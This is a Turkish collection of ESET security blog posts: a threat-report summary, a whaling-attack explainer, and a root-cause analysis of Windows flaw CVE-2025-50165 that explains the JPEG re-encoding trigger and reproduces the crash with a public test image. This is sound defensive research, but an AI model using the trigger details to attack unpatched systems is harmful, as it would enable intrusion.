Ek ayrıntılar için güvenlik yöneticileri, tedarikçinin ortaklıklarını ([ortak desteği](https://www.eset.com/blog/en/business-topics/endpoint-security-and-xdr/cyber-wargame-locked-shields/) veya APT’lere karşı çeşitli [ortak çabalar](https://www.eset.com/blog/en/business-topics/endpoint-security-and-xdr/cyber-wargame-locked-shields/)), önemli girişimlere ve güvenlik etkinliklerine ([Locked Shields](https://www.eset.com/blog/en/business-topics/endpoint-security-and-xdr/cyber-wargame-locked-shields/) siber savaş oyunları veya [RSAC](https://www.eset.com/blog/en/business-topics/endpoint-security-and-xdr/cyber-wargame-locked-shields/) gibi) katılımını inceleyerek tedarikçinin gücünü daha fazla teyit etmelidir. Bunların tümü, bir güvenlik tedarikçisinin verdiği “izlenimi” tamamlayan yardımcı çabalar.
Alternatif olarak, bir tedarikçi bu tür etkinliklere katılmaya önem vermiyorsa belki de güvenlik gerçekten onun ilgi alanına girmiyor demektir.
## ESET’in MITRE ATT&CK ve diğer testlere yaklaşımı
Bağımsız testler, ESET’in şeffaflık ve ürün mükemmelliği taahhüdünün merkezinde yer alır. Bağımsız değerlendirmeler, ürünlerimizin nasıl çalıştığını ve çalışıp çalışmadığını gösterir ve ayrıca daha da iyi hâle getirmek için neleri ayarlayabileceğimiz veya iyileştirebileceğimiz konusunda değerli bilgiler sağlar.
Gerçek dünyadaki düşman davranışlarına karşı algılama yeteneklerini değerlendiren MITRE Engenuity ATT&CK değerlendirmeleri dâhil olmak üzere, önde gelen sektör değerlendirmelerine katılarak güçlü yönlerimiz, iyileştirilmesi gereken alanlar ve yeni teknolojilerin etkinliği hakkında objektif bilgiler ediniyoruz. Kalabalık bir siber güvenlik pazarında, bu bağımsız doğrulama, ESET’in kuruluşların beklediği korumayı ve performansı sağladığını gösteren güvenilir, üçüncü taraf kanıtı sunar.
Ancak bizim sözümüze güvenmeyin. Bu yılki MITRE ATT&CK değerlendirmelerinde [nasıl bir performans gösterdiğimizi kendiniz](https://evals.mitre.org/enterprise/er7) görün, algılama sayısı/hacmi ve koruma sonuçlarının beklentilerinizle uyumlu olup olmadığını kontrol edin. Diğer testlerle karşılaştırın ve ESET’in siber güvenliğin gerçeküstü manzarasında [nerede yer aldığını anlayın](https://antivirus.com.tr/katilimcilarin-heyecanini-bir-kenara-birakin-mitre-attck-evaluations-enterprise-2025-size-2026-yilinda-etkili-guvenligin-nasil-olmasi-gerektigini-anlatacak/).
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** Araştırma, Kurumsal Güvenlik, Siber Güvenlik
---
### [ESET Tehdit Raporu H2 2025](https://antivirus.com.tr/eset-tehdit-raporu-h2-2025/)
**Published:** Aralık 18, 2025
**Author:** ESET
**Excerpt:** ESET telemetrisinin gözünden ve ESET tehdit algılama ve araştırma uzmanlarının bakış açısıyla 2025 yılının ikinci yarısındaki tehdit ortamı.
**Content:**
*ESET telemetrisinin gözünden ve ESET tehdit algılama ve araştırma uzmanlarının bakış açısıyla 2025 yılının ikinci yarısındaki tehdit ortamı.*
Yılın ikinci yarısı, tehdit ortamında yaşanan hızlı değişikliklerle saldırganların ne kadar çabuk uyum sağladığını ve yenilikler yaptığını ortaya koydu.
ESET, anında kötü amaçlı komut dosyaları oluşturabilen, bilinen ilk yapay zekâ destekli fidye yazılımı olan PromptLock’u keşfettiğinde yapay zekâ destekli kötü amaçlı yazılımlar 2025 yılının ikinci yarısında teoriden gerçeğe dönüştü. Yapay zekâ hâlâ çoğunlukla ikna edici kimlik avı ve dolandırıcılık içerikleri oluşturmak için kullanılıyor olsa da PromptLock ve bugüne kadar tespit edilen diğer birkaç yapay zekâ destekli tehdit, tehditlerin yeni bir çağının başladığını gösteriyor.
Mayıs ayında küresel çapta karışıklığa neden olan Lumma Stealer, kısa bir süre için iki kez yeniden ortaya çıktı ancak altın günleri büyük olasılıkla sona erdi. 2025 yılının ikinci yarısında tespitler, yılın ilk yarısına kıyasla %86 oranında düştü ve Lumma Stealer’ın önemli bir dağıtım vektörü olan ClickFix saldırılarında kullanılan HTML/FakeCaptcha truva atı, telemetri verilerimizden neredeyse tamamen kayboldu.
Bu arada, GuLoader olarak da bilinen CloudEyE, ESET telemetrisinde neredeyse otuz kat artışla öne çıktı. Kötü amaçlı e-posta kampanyalarıyla dağıtılan bu hizmet olarak sunulan kötü amaçlı yazılım indirici ve şifreleyici, fidye yazılımı dâhil olmak üzere diğer kötü amaçlı yazılımları ve Rescoms, Formbook ve Agent Tesla gibi bilgi hırsızlığı yazılımlarını dağıtmak için kullanılıyor.
Fidye yazılımı saldırılarında, kurban sayısı yıl sonundan çok önce 2024 toplamını aştı: ESET Research tahminleri, bir önceki yıla göre %40’lık bir artışa işaret ediyor. Akira ve Qilin şu anda hizmet olarak fidye yazılımı pazarını domine ederken düşük profilli yeni gelen Warlock yenilikçi kaçınma tekniklerini geliştirdi. EDR saldırılarını ortadan kaldıran yazılımların çoğalmaya devam etmesi, uç nokta tespit ve müdahale araçlarının fidye yazılımı operatörleri için önemli bir engel olmaya devam ettiğini vurguladı. 2025’in ikinci yarısı, ESET araştırmacılarının modern UEFI tabanlı sistemleri tehlikeye atabilen kötü şöhretli kötü amaçlı yazılımın yeni bir türevi olan HybridPetya’yı ortaya çıkarmasıyla Petya/NotPetya fidye yazılımına ilişkin tatsız bir anıyı da beraberinde getirdi.
Android platformunda, NFC tehditleri ölçek ve karmaşıklık açısından büyümeye devam etti. ESET telemetrisinde %87’lik bir artış ve 2025’in ikinci yarısında birkaç önemli yükseltme ve kampanya gözlemlendi. ESET tarafından 2024 yılında ilk kez tanımlanan NFC tehditlerinin öncüsü NGate, iletişim bilgilerini çalma şeklinde bir yükseltme aldı ve muhtemelen gelecekteki saldırılar için zemin hazırladı. NFC dolandırıcılık sahnesinde tamamen yeni bir kötü amaçlı yazılım olan RatOn, RAT yetenekleri ile NFC aktarım saldırılarını nadir bir şekilde bir araya getirerek siber suçluların yeni saldırı yolları arayışındaki kararlılığını gösterdi.
Nomani yatırım dolandırıcılıklarının arkasındaki dolandırıcılar da tekniklerini geliştirdiler. Daha yüksek kaliteli deepfake’ler, yapay zekâ tarafından oluşturulan kimlik avı sitelerinin işaretleri ve tespit edilmekten kaçınmak için giderek daha kısa süreli reklam kampanyaları gözlemledik. ESET telemetrisinde, Nomani dolandırıcılıklarının tespiti bir önceki yıla göre %62 arttı ancak bu eğilim 2025’in ikinci yarısında hafifçe azaldı.
ESET Tehdit Raporu H2 2025
Raporu okuyun

**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik, Tehdit Raporu
---
### [Windows Görüntüleme Bileşeninde kritik bir güvenlik açığı](https://antivirus.com.tr/windows-goruntuleme-bileseninde-kritik-bir-guvenlik-acigi/)
**Published:** Aralık 25, 2025
**Author:** ESET
**Excerpt:** Kitle istismarı olasılığı düşük olan kritik öneme sahip bir Windows güvenlik açığının kapsamlı analizi ve değerlendirmesi
**Content:**
Kitle istismarı olasılığı düşük olan kritik öneme sahip bir Windows güvenlik açığının kapsamlı analizi ve değerlendirmesi
ESET araştırmacıları, yalnızca özel olarak hazırlanmış bir JPG dosyası (en yaygın kullanılan görüntü formatlarından biri) açarak uzaktan kod yürütme imkânı sağlayan ciddi bir Windows güvenlik açığı olan CVE-2025-50165’i inceledi. Zscaler ThreatLabz tarafından bulunan ve belgelenen bu kusur, Microsoft’un ciddiyetini kritik olarak değerlendirmesine rağmen istismar edilme olasılığının düşük olduğunu düşünmesi nedeniyle ilgimizi çekti. Kök neden analizimiz, hatalı kodun tam yerini belirlememizi ve çökmeyi yeniden oluşturmamızı sağladı. Sömürü senaryosunun göründüğünden daha zor olduğuna inanıyoruz.
**Bu blog yazısının ana noktaları:**
- ESET araştırmacıları, CVE-2025-50165 güvenlik açığına ilişkin, sözde kod parçacıklarıyla açıklanan derinlemesine bir analiz sunuyor.
- Basit bir 12 bit veya 16 bit JPG görüntüsü ve ilk yayımlanan yamanın incelenmesi yoluyla çökmeyi yeniden üretme yöntemimizi sunuyoruz.
- CVE-2025-50165, JPG görüntüsünün kod çözme sürecinde değil, kodlama ve sıkıştırma sürecinde bulunan bir kusurdur.
- Sonuçlarımızda, bu kusurun istismar edilebilirliği ve saldırı senaryosu araştırılmakta ve yeniden değerlendirilmektedir.
## GENEL BAKIŞ
20 Kasım 2025’te Zscaler ThreatLabz, WindowsCodecs.dll’de bulunan ve yüksek etkili bir uzaktan kod yürütme güvenlik açığı olan [CVE-2025-50165’in keşfini belgeleyen](https://www.zscaler.com/blogs/security-research/cve-2025-50165-critical-flaw-windows-graphics-component) bir makale yayımladı. Bu kütüphane, JPG, PNG, GIF, BMP vb. gibi en yaygın görüntü dosyası formatlarını işlemekten sorumlu Windows’un ana arayüz kütüphanesidir. Zscaler’ın bulguları ve [Microsoft tarafından sağlanan açıklama](https://www.zscaler.com/blogs/security-research/cve-2025-50165-critical-flaw-windows-graphics-component), bu kusurun Windows Görüntüleme Bileşeni’nin bir parçası olan [WindowsCodecs.dll’](https://www.zscaler.com/blogs/security-research/cve-2025-50165-critical-flaw-windows-graphics-component)deki başlatılmamış bir işlev işaretçisinin dereferansından kaynaklandığını ortaya koymaktadır. Zscaler, jpeg\_finish\_compress işlevinin içindeki dereferans sorununu tespit etmeyi başardı. Bu işlev, bir JPG görüntü akışı sıkıştırıldığında ve (yeniden) kodlandığında çağrılır. Görüntü işleme güvenlik açıkları söz konusu olduğunda ilk akla gelen, görüntü işlendiği anda ortaya çıkan ayrıştırma ve kod çözme hatalarıdır. Bu nedenle, bu oldukça spesifik güvenlik açığı içeren kod yolu, cevaplamak istediğimiz bazı sorular bırakmıştır:
- Başlatılmamış işlev işaretçisinin dereferansına yol açan güvenlik açığı içeren kod yolunu izlemek için tam olarak hangi koşullar gereklidir?
- jpeg\_finish\_compress ne zaman çağrılır?
- İşlev işaretçisi neden başlatılmıyor?
JPG görüntülerin web’de ne kadar [yaygın](https://w3techs.com/technologies/history_overview/image_format/all) olduğunu göz önünde bulundurarak cevaplar bulmak istedik ve bu nedenle çökmeye neden olan kodu araştırmaya başladık.
## ÇÖKME YERİ
[CVE-2025-50165](https://www.cve.org/CVERecord?id=CVE-2025-50165) giriş açıklamasına göre, 10.0.26100.0 ve 10.0.26100.4946 öncesi WindowsCodecs.dll sürümleri etkilenmektedir. Güvenlik açığı bulunan 10.0.26100.4768 (SHA-1: 5887D96565749067564BABCD3DC5D107AB6666BD) sürümünü analiz ettik ve ardından ilk yamalı 10.0.26100.4946 (SHA-1: 4EC1DC0431432BC318E78C520387911EC44F84FC) ile ikili karşılaştırma yaptık. İlgili sembolleri indirdikten sonra, çökmeye neden olan jpeg\_finish\_compress işlevini inceledik. WindowsCodecs.dll dosyasında bulunan sürüm dizesine göre – libjpeg-turbo version 3.0.2 (build 20250529) – DLL, JPG görüntülerini işlemek için [libjpeg-turbo kütüphanesinin](https://github.com/libjpeg-turbo/libjpeg-turbo/tree/3.0.2) oldukça eski bir uygulamasını (24 Ocak 2024 tarihinde yayımlanmıştır) kullanmaktadır. Halka açık depo, ilgili ikili kod ve yapıların çoğunu kaynak kod eşdeğerlerine eşlememizi sağladı. Örneğin, jpeg\_finish\_compress’in derlenmiş sürümü, **Şekil1** ‘de gösterildiği gibi, [burada](https://github.com/libjpeg-turbo/libjpeg-turbo/tree/3.0.2) bulunan kaynak kod eşdeğerine çok benziyor.
Şekil1 . Hex-Rays IDA decompiler’ın jpeg\_finish\_compress işlevinin çıktısı, alıntılanan kaynak koduna benzer.
Zscaler’ın bulgularına göre, çökme jpeg\_finish\_compress+0xCC adresinde meydana geliyor. Bu adres, **Şekil1** adresindeki 48. satıra karşılık geliyor ve bilinmeyen bir yapının (pub) 0x10 ofsetinde bulunan bir işlev işaretçisinin referansı kaldırılırken ortaya çıkıyor. libjpeg-turbo kaynak koduna göre, bu adres compress\_data\_12 adlı bir işlev işaretçisine karşılık geliyor. Bu belirli yola ulaşmak için jpeg\_compress\_struct’un data\_precision üyesi 12 olarak ayarlanmalıdır. Bu, [bit derinliğine](https://en.wikipedia.org/wiki/Color_depth), başka bir deyişle renkleri tanımlamak için kullanılan bit sayısına karşılık gelir. Esasen, WindowsCodecs.dll, 12 bit hassasiyetli bir JPG görüntüsünü kodlamaya çalıştığında çökmektedir.
## YAMA FARKI VE KÖK NEDEN ANALİZİ
İkili fark bulma aracı [Diaphora’yı](https://github.com/joxeankoret/diaphora) kullanarak, **Şekil2** ‘de gösterildiği gibi, güvenlik açığı bulunan 10.0.26100.4768 sürümü ile yamalı 10.0.26100.4946 sürümü arasında bir fark bulma işlemi gerçekleştirdik.
Şekil2 . Diaphora, her iki kütüphane arasında kısmen eşleşen ve eşleşmeyen işlevleri başarıyla vurguladı.
Şaşırtıcı bir şekilde, makalede bahsedilen çökme fonksiyonu jpeg\_finish\_compress mevcut değildir. Ancak iki kodlama ile ilgili fonksiyon değiştirilmiştir: rawtransencode\_master\_selection ve jinit\_c\_rawtranscode\_coef\_controller\_turbo. Rawtransencode\_master\_selection’ın savunmasız ve yamalı sürümleri arasındaki fark **Şekil3** ‘te gösterilmektedir.
Şekil3 . rawtransencode\_master\_selection işlevinin güvenlik açığı bulunan (solda) ve yamalanmış (sağda) sürümleri arasındaki farklar
Tek ilgili fark, daha önce rawtransencode\_master\_selection işlevinin gövdesinde [satır içi olarak](https://en.wikipedia.org/wiki/Inline_expansion) bulunan jinit\_c\_rawtranscode\_coef\_controller\_turbo işlevinin artık ayrılmış olmasıdır. jinit\_c\_rawtranscode\_coef\_controller\_turbo işlevinin yamalı sürümüne bakıldığında daha önce başlatılmamış olan yapı üyesi compress\_data\_12’nin artık **Şekil4** ‘te gösterildiği gibi rawtranscode\_compress\_output\_16 adlı bir işlevi işaret edecek şekilde ayarlandığı görülmektedir.
Şekil4 . jinit\_c\_rawtranscode\_coef\_controller\_turbo işlevinin yamalı sürümü
Güvenlik açığı bulunan sürümde de başlatılmamış olan compress\_data\_16 alanı, yamalı sürümde de rawtranscode\_compress\_output\_16 işlevini işaret edecek şekilde ayarlanmıştır. Bu işlev, rawtranscode\_compress\_output işlevini çağıran basit bir stub işlevidir, bu da 12 bit veya 16 bit hassasiyetli JPG görüntülerini işlemek için özel bir kod bulunmadığını gösterebilir.
## ÇÖKMENİN YENİDEN ÜRETİLMESİ
Zscaler’ın makalesinde belirtildiği gibi, Microsoft tarafından önerilen kod parçasını (<https://learn.microsoft.com/en-us/windows/win32/wic/-wic-codec-jpegmetadataencoding#jpeg-re-encode-example-code>) derleyerek bir JPG görüntüsünü kod çözebilir ve yeniden kodlayabilirsiniz.
Bu program derlendikten sonra, 12 bit veya 16 bit JPG dosyası sağlayarak çökme yeniden üretilebilir. Libjpeg-turbo deposundaki örnekleri inceleyerek, 12 bit hassasiyetli örnek bir görüntüyü[ https://github.com/libjpeg-turbo/libjpeg-turbo/blob/main/testimages/testorig12.jpg](https://github.com/libjpeg-turbo/libjpeg-turbo/blob/main/testimages/testorig12.jpg) adresinden indirebilirsiniz. Bu görüntüyü yeniden kodlama örnek uygulamasına beslemek, Zscaler’ın makalesinde bahsedilen tam olarak aynı konumda bir çökmeye neden oldu. **Şekil5** , hata ayıklama oturumu sırasında çökmenin bağlamını göstermektedir.
Şekil5 . Yeniden kodlama örnek uygulaması, 12 bitlik bir JPG görüntüsünü işlerken sıkıştırma rutini sırasında çöküyor.
Bellek adresinin işaret ettiği tekrarlanan 0xBAADF00D onaltılık değeri, bir program bellek ayırmak için HeapAlloc işleviniçağırdığında C çalışma zamanı (CRT) yığını tarafından kullanılan bir sihirli değerdir. Bu değer, belleği başlatılmamış olarak işaretler (bkz.[ https://www.nobugs.org/developer/win32/debug\_crt\_heap.html](https://www.nobugs.org/developer/win32/debug_crt_heap.html)).
Daha önce belirtildiği gibi, analiz edilen WindowsCodecs.dll sürümlerinin her ikisi de 16 bit hassasiyetli JPG görüntülerini işleyebiliyor gibi görünüyor. Ancak bu tür görüntüleri test ederken **Şekil6** ‘da görüldüğü gibi, compress\_data\_16 işlev işaretçisinin referansı kaldırıldığında yeniden kodlama uygulaması çöküyor.
Şekil6 . Yeniden kodlama örnek uygulaması, 16 bitlik bir JPG görüntüsünü işlerken sıkıştırma rutini sırasında çöküyor
Çökmeyi yeniden oluşturduktan sonra, bu özel güvenlik açığının libjpeg-turbo kütüphanesinin kaynak kodunda da mevcut olup olmadığını merak ettik.
## KAYNAK KODUNU İNCELEME
libjpeg-turbo’nun commit’lerini inceleyerek, benzer sorunların 18 Aralık 2024’te [e0e18de](https://github.com/libjpeg-turbo/libjpeg-turbo/commit/e0e18dea5433e600ea92d60814f13efa40a0d7dd) commit’iyle 3.1.1 sürümünün tanıtılmasıyla çözüldüğünü ortaya çıkardık. Esasen, bu commit, yapıların sıfırla başlatılmasını ve bir işaretçi NULL ise bir hata verilmesi sağlanır. Bu commit ile getirilen tüm sıfırla başlatma ve kontroller, WindowsCodecs.dll’nin güvenlik açığı bulunan ve yamalanmış sürümlerinde bulunmamaktadır.
Yama mesajı, diğer potansiyel savunmasız kod yollarını da ima etmekte ve daha da önemlisi, **Şekil7** adresinde gösterilen [jdapistd.c dosyasının farkı](https://github.com/libjpeg-turbo/libjpeg-turbo/commit/e0e18dea5433e600ea92d60814f13efa40a0d7dd#diff-5d6ee1aad3500f31a47dc0a72914aa3dd8812211b00640d7e6b894ef2edc5f6d) ile vurgulandığı gibi, JPG görüntüsünü işlerken sıkıştırma açma işleminde de çökmelerin meydana gelebileceğini belirtmektedir.
Şekil7 . jdapistd.c dosyasında uygulanan sıkıştırma açma rutinlerinin farkı
Commit açıklamasında açıkça belirtildiği gibi, çağıran uygulama (başlatılmamış bir işlev işaretçisinin dereferansı nedeniyle) **yalnızca** jpeg\_start\_compress veya jpeg\_start\_decompress rutinlerini çağırdıktan sonra data\_precision alanını hatalı bir şekilde değiştirirse çöker. Bu, WindowsCodecs.dll kullanan bir uygulamanın iç yapıların durumunu değiştireceği oldukça spesifik ve muhtemelen gerçekçi olmayan bir senaryo oluşturur. Bu tür uygulamalar mevcut olsa da Windows Görüntüleme Bileşeni API’sı bu tür davranışlara izin vermiyor gibi görünmektedir.
## KULLANILABİLİRLİK
Kök neden analizimizin ortaya koyduğu gibi, CVE-2025-50165’in temel sorunu, WindowsCodecs.dll’nin geleneksel ve standart 8 bit dışındaki veri hassasiyet değerine sahip JPG görüntülerini işleme biçiminde yatmaktadır. İki hassasiyet özel işlev işaretçisi (compress\_data\_12 ve compress\_data\_16) sıkıştırma işlemi sırasında başlatılmamış ve *yalnızca* bir JPG görüntüsünü *(yeniden) kodlarken* erişilebilir gibi görünen iki savunmasız kod yolu oluşturmuştur. Özel olarak hazırlanmış bir görüntüyü açmak, dolayısıyla kodunu çözmek ve görüntülemek, güvenlik açığını tetiklemez. Ancak görüntü kaydedildiğinde veya Microsoft Photos uygulaması gibi bir ana uygulama, **Şekil8** ‘de gösterildiği gibi görüntülerin küçük resimlerini oluşturduğunda güvenlik açığına sahip jpeg\_finish\_compress işlevi çağrılabilir.
Şekil8 . Güvenlik açığı bulunan jpeg\_finish\_compress işlevi, bir görüntünün küçük resmi oluşturulurken çağrılır.
Bir programın güvenlik açığına sahip olarak kabul edilebilmesi için aşağıdaki özelliklere sahip olması gerekir:
- WindowsCodecs.dll dosyasının güvenlik açığı bulunan bir sürümünü kullanır,
- 12 bit veya 16 bit JPG dosyasını kod çözme sırasında çökmez veya iptal etmez ve
- görüntünün yeniden kodlanmasına izin verir.
Ayrıca Zscaler araştırmacılarının belirttiği gibi, bu güvenlik açığını istismar etmek için adres sızıntısı ve yığın üzerinde yeterli kontrol zorunludur.
## SONUÇ
JPG daha eski, yaygın olarak kullanılan ve belki de [bulanık testlerde](https://en.wikipedia.org/wiki/Fuzzing) en popüler dijital görüntü formatı olmasına rağmen bazı kodeklerde hâlâ güvenlik açıkları bulunabilir. CVE-2025-50165 ile ilgili bu çalışma, üçüncü taraf kitaplıkları kullanırken güvenlik güncellemelerini takip etmenin önemini de vurgulamaktadır.
Kök neden analizi ve yama karşılaştırması, ilk sorularımızı yanıtlamamızı sağlayan çok güçlü bir kombinasyon olduğunu kanıtladı. WindowsCodecs.dll, 12 bit veya 16 bit hassasiyetli bir JPG akışını kodladığında her iki hassasiyet özel işlev işaretçisi de dereferanslanmadan önce başlatılmadığı veya kontrol edilmediği için hatanın tetiklenebileceğini keşfettik. Ayrıca bu işlemin böyle bir görüntü kaydedildiğinde veya ondan bir küçük resim oluşturulduğunda gerçekleştiğini de anladık.
Bu araştırma, bu güvenlik açığının istismar edilebilirliği konusunda Microsoft’un vardığı sonuçla benzer bir sonuca ulaşmamızı sağladı. Nitekim, WindowsCodecs.dll bir kütüphane olduğundan JPG görüntülerinin (yeniden) kodlanmasına izin veren bir ana uygulama güvenlik açığına sahip kabul edilir ve yalnızca saldırganın uygulama üzerinde yeterli kontrole sahip olması durumunda (adres sızıntısı, yığın manipülasyonu) istismar edilebilir. Tüm bunları bir araya getirdiğimizde istismar olasılığının gerçekten düşük olduğu görülüyor.
Son olarak, bu yazının yazıldığı tarihte ve yaptığımız testlere göre, WindowsCodecs.dll dosyasının yeni sürümlerinde (örneğin 10.0.22621.6133, SHA-1: 3F3767D05E5A91184005D98427074711F68D9950) libjpeg-turbo’nun taahhüdünde belirtilen farklı değişiklikleri uygulayarak başlatma ve işlev işaretçisi doğrulamasının eksikliğini etkili bir şekilde gidermektedir.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Güvenlik açığı, Siber Güvenlik, Windows
---
### [Balina avı saldırıları yöneticileri nasıl hedef alıyor?](https://antivirus.com.tr/balina-avi-saldirilari-yoneticileri-nasil-hedef-aliyor/)
**Published:** Aralık 31, 2025
**Author:** ESET
**Excerpt:** Kuruluşunuzun üst düzey yöneticileri balina avı saldırılarına karşı savunmasız mı? Onları nasıl güvende tutabileceğinizi öğrenin.
**Content:**
*Kuruluşunuzun üst düzey yöneticileri balina avı saldırılarına karşı savunmasız mı? Onları nasıl güvende tutabileceğinizi öğrenin.*
Bir hedge fon yöneticisi [zararsız görünen bir Zoom toplantı davetini açtığında](https://ia.acs.org.au/article/2020/dodgy-zoom-invite-brings-down--75m-hedge-fund.html) ardından gelecek olan kurumsal felaketten habersizdi. Bu davet, tehdit aktörlerinin e-posta hesabını ele geçirmesini sağlayan kötü amaçlı yazılımla donatılmıştı. Ardından hızlıca harekete geçerek, Fagan adına hedge fonuna gönderdikleri sahte faturalar için para transferlerini yetkilendirdiler.
Toplamda, bu şekilde 8,7 milyon dolar değerinde fatura onayladılar. Bu olay, şirketin en büyük müşterilerinden birinin ayrılmasına neden olarak Levitas Capital’in sonunu getirdi.
Ne yazık ki üst düzey yöneticileri hedef almak bu tür olaylarda sıkça rastlanan bir durumdur. Büyük servetler elde edebilecek balinalar varken neden küçük balıklarla uğraşasın ki?
## Balina avı nedir?
Basitçe söylemek gerekirse balina avı siber saldırısı, kurumsal yönetim ekibinin üst düzey bir üyesini hedef alan bir saldırıdır. Bu saldırı, phishing/smishing/vishing veya [iş e-postası dolandırıcılığı](https://antivirus.com.tr/kimlik-avi-2-0-is-e-postalarinin-nasil-ele-gecirildigini-ogrenin/) (BEC) girişimi şeklinde olabilir. Tipik bir spearphishing veya BEC saldırısından en önemli farkı, hedeftir.
“Balinalar” neden çekici hedeflerdir? Sonuçta, mağdur edebileceklir kişi sayısı sıradan çalışanlara göre daha az. Üst düzey yöneticiler (C-suite dâhil) genellikle üç temel özelliğiyle öne çıkmaktadır:
- Zamanları kısıtlıdır, yani kimlik avı e-postasına tıklayabilir, kötü amaçlı bir eki açabilir veya sahte bir transfer talebini düzgün bir şekilde incelemeden onaylayabilirler. Ayrıca zaman kazanmak için çok faktörlü kimlik doğrulama (MFA) gibi güvenlik kontrollerini kapatabilir veya atlayabilirler.
- Çevrimiçi ortamda oldukça görünürler. Bu, tehdit aktörlerinin, astlarından veya asistanlarından geliyormuş gibi görünen e-postalar gibi ikna edici sosyal mühendislik saldırıları oluşturmak için bilgi toplamasına olanak tanır.
- Son derece hassas ve kazançlı kurumsal bilgilere (ör. IP ve finansal veriler) erişme ve büyük miktarlı para transferlerini onaylama veya talep etme yetkisine sahiptir.
## Tipik bir balina avı saldırısı nasıl görünür?
Normal bir spearphishing veya BEC saldırısı gibi, balina avı (whaling) saldırısının da başarılı olması için belirli bir hazırlık gerekir. Bu, tehdit aktörlerinin hedefleri hakkında ayrıntılı keşif yapma olasılığının yüksek olduğu anlamına gelir. Sosyal medya hesapları, şirket web sitesi, medya röportajları ve önemli videolar dâhil olmak üzere, onlara yardımcı olacak kamuya açık bilgilerin eksiği olmamalıdır.
Temel bilgilerin yanı sıra kilit alt çalışanlar ve meslektaşlar hakkında bilgiler veya sosyal mühendislik için bahane olarak kullanılabilecek kurumsal bilgiler, örneğin birleşme ve satın alma faaliyetleri veya şirket etkinlikleri hakkında bilgiler de öğrenmek isteyeceklerdir. Bu, tehdit aktörünün kişisel çıkarlarını ve nihai hedef “balina”yı taklit etmekse tehdit aktörünün kişisel ilgi alanlarını ve hatta iletişim tarzını anlamasına da yardımcı olabilir.
Bilgileri elde ettikten sonra, saldırgan genellikle bir spear phishing veya BEC e-postası hazırlar. Bu, büyük olasılıkla güvenilir bir kaynaktan gönderilmiş gibi görünen, sahte bir e-posta olacaktır. Ayrıca alıcının karar verme sürecini hızlandırması için klasik sosyal mühendislik taktiği olan aciliyet yaratma yöntemi kullanılacaktır.
Nihai hedef bazen kurbanı, giriş bilgilerini ifşa etmeye veya farkında olmadan [bilgi hırsızlığı amaçlı kötü amaçlı yazılım](https://antivirus.com.tr/verilerinizin-pesindeler-bilgi-hirsizi-nedir-ve-nasil-guvende-kalabilirim/)ve casus yazılım yüklemeye ikna etmektir. Bu kimlik bilgileri, paraya çevrilebilir kurumsal sırlara erişmek için kullanılabilir. Ya da balina kimliğine bürünerek daha küçük balıkları büyük para transferleri yapmaya ikna etmek için astlarına BEC saldırıları başlatarak e-posta hesaplarını ele geçirmek için kullanılabilir. Alternatif olarak dolandırıcı, fon transferini onaylamaları için onları kandırmak amacıyla “balina”nın patronu gibi [davranabilir](https://antivirus.com.tr/verilerinizin-pesindeler-bilgi-hirsizi-nedir-ve-nasil-guvende-kalabilirim/).
## Yapay zekâ balina avı kurallarını değiştiriyor
Ne yazık ki yapay zekâ bu görevleri [kötü niyetli kişiler için daha da kolaylaştırıyor.](https://antivirus.com.tr/yapay-zeka-gudumlu-aldatma-kurumsal-dolandiriciligin-yeni-yuzu/) Jailbreak yapılmış LLM’ler veya açık kaynaklı modeller kullanarak kurbanları keşfetmeye yardımcı olmak için hedefler hakkında büyük miktarda veri toplamak üzere yapay zekâ araçlarından yararlanabilirler. Ardından kusursuz doğal dilde ikna edici e-postalar veya metinler oluşturmak için üretken yapay zekâ (GenAI) kullanabilirler. Bu araçlar, yararlı bağlam eklemek ve/veya gönderenin yazım stilini taklit etmek için bile kullanılabilir.
GenAI, hedefleri para transferi yapmaya ikna etmek için derin sahtecilik teknolojisini son derece [ikna edici vishing saldırılarında](https://thenextweb.com/news/fraudsters-deepfake-ceos-voice-to-trick-manager-into-transferring-243000) kullanmak hatta üst düzey yöneticileri taklit eden videolar oluşturmak için kullanılabilir. Yapay zekâ ile sofistike yetenekler daha fazla tehdit aktörüne demokratikleştikçe balina avı saldırılarının ölçeği ve etkinliği artmaktadır.
## Büyük kazanç
Burada neyin söz konusu olduğu açıktır. Büyük bir BEC saldırısı, milyonlarca dolarlık gelir kaybına neden olabilir. Hassas kurumsal verilerin ihlali ise yasal cezalar, toplu davalar ve operasyonel aksaklıklara yol açabilir.
Levitas Capital’in de fark ettiği gibi, itibar kaybı daha da kötü olabilir. Hedge fonu, sonunda onaylanan işlemlerin çoğunu engelleyebildi. Ancak bu, en büyük müşterilerinden birinin ayrılmasını engellemeye yetmedi ve bu süreçte 75 milyon dolarlık fonu kaybetti. Daha kişisel bir açıdan bakıldığında bu tür olayların ardından kandırılan yöneticiler genellikle üstleri tarafından [günah keçisi ilan edilir](https://www.reuters.com/article/technology/austrias-facc-hit-by-cyber-fraud-fires-ceo-idUSKCN0YG0ZF/).
## Balinaları ortadan kaldırmak
Güvenlik ekipleri, spearphishing ve BEC saldırılarının risklerini azaltmaya yardımcı olmak için çeşitli yöntemler kullanabilir. Ancak kuralların kendileri için geçerli olmadığını düşünen üst düzey yöneticilerle karşı karşıya kaldıklarında bu yöntemler her zaman başarılı olmaz. Bu nedenle, simülasyonları içeren yöneticiye özel eğitim alıştırmaları çok önemlidir. Bu alıştırmalar, son derece kişiselleştirilmeli ve deepfake video/ses dâhil olmak üzere en son tehdit aktörlerinin TTP’lerini içeren kısa ve yönetilebilir dersler şeklinde olmalıdır.
Bunlar, iyileştirilmiş güvenlik kontrolleri ve süreçleriyle desteklenmelidir. Buna, büyük meblağlı fon transferleri için sıkı bir onay süreci dâhil edilebilir; bu süreçte iki kişinin imzası ve/veya alternatif bir güvenilir kanal aracılığıyla doğrulama gerekebilir.
Yapay zekâ araçları da ağ savunucularına yardımcı olabilir. Şüpheli iletişim kalıplarını, gönderenleri ve içeriği tespit etmek için tasarlanmış yapay zekâ tabanlı e-posta güvenliğini göz önünde bulundurun. Ayrıca potansiyel olarak kötü niyetli aramaları gerçek zamanlı olarak işaretlemek için deepfake algılama yazılımları da mevcut. [Sıfır Güven yaklaşımı](https://antivirus.com.tr/sifir-guven-yolculugunuzda-eset-yaninizda/) da yararlı bir direnç sağlayabilir. En az ayrıcalık ve tam zamanında erişim uygulayarak yöneticilerin erişebileceği bilgileri en aza indirir ve oturum açma bilgilerinin varsayılan olarak asla güvenilir olmamasını sağlar.
